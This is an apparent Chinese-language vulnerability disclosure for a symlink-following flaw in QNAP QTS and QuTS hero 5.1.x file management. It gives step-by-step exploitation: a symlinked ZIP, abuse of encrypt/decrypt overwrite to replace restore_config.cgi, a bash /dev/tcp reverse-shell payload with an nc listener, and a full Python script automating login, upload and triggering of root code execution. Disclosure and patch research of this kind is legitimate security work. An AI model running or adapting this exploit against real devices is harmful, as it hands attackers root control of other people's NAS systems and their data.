"如果被利用,此链接跟随漏洞可能允许已获得用户访问权限的远程攻击者遍历文件系统到非预期位置。"
发现日期: 22 April 2024
修复日期: 7 September 2024
受影响版本: QTS 5.1.x, QuTS hero h5.1.x
修复版本: QTS 5.2.0.2802 build 20240620 及更高版本, QuTS hero h5.2.0.2802 build 20240620 及更高版本
访问权限: 具有文件上传权限的普通用户
Summary:__
可以通过 ZIP 文件上传符号链接,并滥用加密/解密功能获取任意文件写入原语,进而转化为远程代码执行。
具有普通用户权限的攻击者可以利用此漏洞以 root 用户身份执行代码,并完全控制系统。
创建一个符号链接并将其放入 ZIP 文件中。符号链接目标指定将被覆盖的文件。为了实现远程代码执行,选择了 /home/httpd/cgi-bin/restore_config.cgi。
ln -s /home/httpd/cgi-bin/restore_config.cgi link.txt
zip --symlink pwn.zip link.txt
将待执行的 shell 命令写入 payload.txt。示例中使用标准的 bash 反弹 shell。请记得调整监听 IP 和端口。
#!/bin/sh
bash -c "bash -i >& /dev/tcp/192.168.178.142/4444 0>&1" &
. /home/httpd/cgi-bin/json_output
output_http_header
output_header
output_save_restore
output_tail
以低权限用户身份登录。
通过 Web 界面上传 ZIP 文件。
右键单击并选择 Extract to /pwn/ 来解压 ZIP 文件。
将 payload.txt 上传到 /pwn/payload.txt。

右键单击 payload.txt,选择 Encrypt 并将 Do you want to encrypt and replace the original file? 设置为 Yes,进行加密。
右键单击并选择 Rename,将文件 payload.txt.qenc 重命名为 link.txt.qenc。
右键单击文件 link.txt.qenc,选择 Decrypt 并将 Mode 设置为 Overwrite,进行解密。
启动你的反弹 shell 监听器。
nc -nvlp 4444
在浏览器中打开 /cgi-bin/restore_config.cgi 端点,触发反弹 shell 的执行。

以下 Python 脚本可用于利用此漏洞。
#!/usr/bin/env python3
from requests import Session
import base64
import os
import re
import time
import urllib3

# adjust following variables
ENDPOINT = 'https://192.168.178.156'
USERNAME = 'victim'
PASSWORD = 'Victim123!'
LISTENER_IP = '192.168.178.142'
LISTENER_PORT = 4444
PAYLOAD = f"""#!/bin/sh
bash -c "bash -i >& /dev/tcp/{LISTENER_IP}/{LISTENER_PORT} 0>&1" &
. /home/httpd/cgi-bin/json_output
output_http_header
output_header
output_save_restore
output_tail
"""
#DEBUG_PROXY = 'http://localhost:8080'

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


def main() -> None:
    session = Session()
    #session.proxies.update(http=DEBUG_PROXY, https=DEBUG_PROXY)
    session.verify = False

    print('creating zip file')
    os.system("""
        rm -f link.txt pwn.zip payload.txt
        ln -s /home/httpd/cgi-bin/restore_config.cgi link.txt
        zip --symlink pwn.zip link.txt
    """)

    print('loggin in')
    response = session.post(
        f'{ENDPOINT}/cgi-bin/authLogin.cgi',
        headers={'Content-type': 'application/x-www-form-urlencoded'},
        data={'user': USERNAME, 'serviceKey': '1', 'client_app': 'Web Desktop', 'dont_verify_2sv_again': '0', 'pwd': base64.b64encode(PASSWORD.encode('ascii')).decode('ascii'), 'client_id': '2b491dc6-6542-480d-a3a2-bbe3b433b764'},
    )
    assert response.status_code == 200
    match = re.search(r'<authSid><!\[CDATA\[(.*?)\]\]></authSid>', response.text)
    assert match
    sid = match.group(1)

    print('uploading zip file')
    with open('pwn.zip', 'rb') as file:
        upload_file(session, sid, 'pwn.zip', file.read())

    print('unpacking zip file')
    response = session.post(
        f'{ENDPOINT}/cgi-bin/filemanager/utilRequest.cgi?func=extract&sid={sid}',
        headers={'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'},
        data={'mode': 'extract_all', 'pwd': '', 'path_mode': 'full', 'extract_file': '/home/pwn.zip', 'code_page': 'UTF-8', 'overwrite': '1', 'dest_path': '/home/pwn'},
    )
    assert response.status_code == 200
    data = response.json()
    assert data['status'] == 1


    time.sleep(5)

    print('uploading payload file')
    upload_file(session, sid, 'pwn/payload.txt', str.encode(PAYLOAD))

    print('encrypting payload file')
    response = session.post(
        f'{ENDPOINT}/cgi-bin/filemanager/utilRequest.cgi?func=cipher&sid={sid}&subfunc=encrypt',
        headers={'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'},
        data={'passwd': 'test', 'dest_path': '/home', 'source_total': '1', 'source_path': '/home', 'source_file': 'pwn/payload.txt', 'mode': '0', 'keep': '1'},
    )
    assert response.status_code == 200
    data = response.json()
    assert data['status'] == 1

    print('renaming payload file')
    response = session.post(
        f'{ENDPOINT}/cgi-bin/filemanager/utilRequest.cgi?func=rename&sid={sid}',
        headers={'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'},
        data={'path': '/home/pwn', 'source_name': 'payload.txt.qenc', 'dest_name': 'link.txt.qenc'},
    )
    assert response.status_code == 200
    data = response.json()
    assert data['status'] in (1, 2)

    print('decrypting payload file')
    response = session.post(
        f'{ENDPOINT}/cgi-bin/filemanager/utilRequest.cgi?func=cipher&sid={sid}&subfunc=decrypt',
        headers={'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'},
        data={'passwd': 'test', 'dest_path': '/home/pwn', 'source_total': '1', 'source_path': '/home/pwn', 'source_file': 'link.txt.qenc', 'mode': '0'},
    )
    assert response.status_code == 200
    data = response.json()
    assert data['status'] == 1

    time.sleep(1)
    print('executing payload')
    session.get(f'{ENDPOINT}/cgi-bin/restore_config.cgi')


def upload_file(session: Session, sid: str, filename: str, content: bytes) -> None:
    # get upload id
    response = session.post(f'{ENDPOINT}/cgi-bin/filemanager/utilRequest.cgi', headers={'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'}, data={'upload_root_dir': '/home', 'func': 'start_chunked_upload', 'sid': sid})
    assert response.status_code == 200
    data = response.json()
    upload_id = data['upload_id']
    assert upload_id

    # upload file
    response = session.post(
        f'{ENDPOINT}/cgi-bin/filemanager/utilRequest.cgi?func=chunked_upload&sid={sid}&dest_path=%2Fhome&mode=1&dup=Copy&upload_root_dir=%2Fhome&upload_id={upload_id}&offset=0&filesize={len(content)}&upload_name={filename}&settime=1&mtime=1713395222&overwrite=1&multipart=0',
        files=(
            ('fileName', (None, filename.encode('ascii'))),
            ('file', ('blob', content, 'application/octet-stream')),
        ),
    )
    assert response.status_code == 200
    data = response.json()
    assert data['status'] == 1


if __name__ == '__main__':
    main()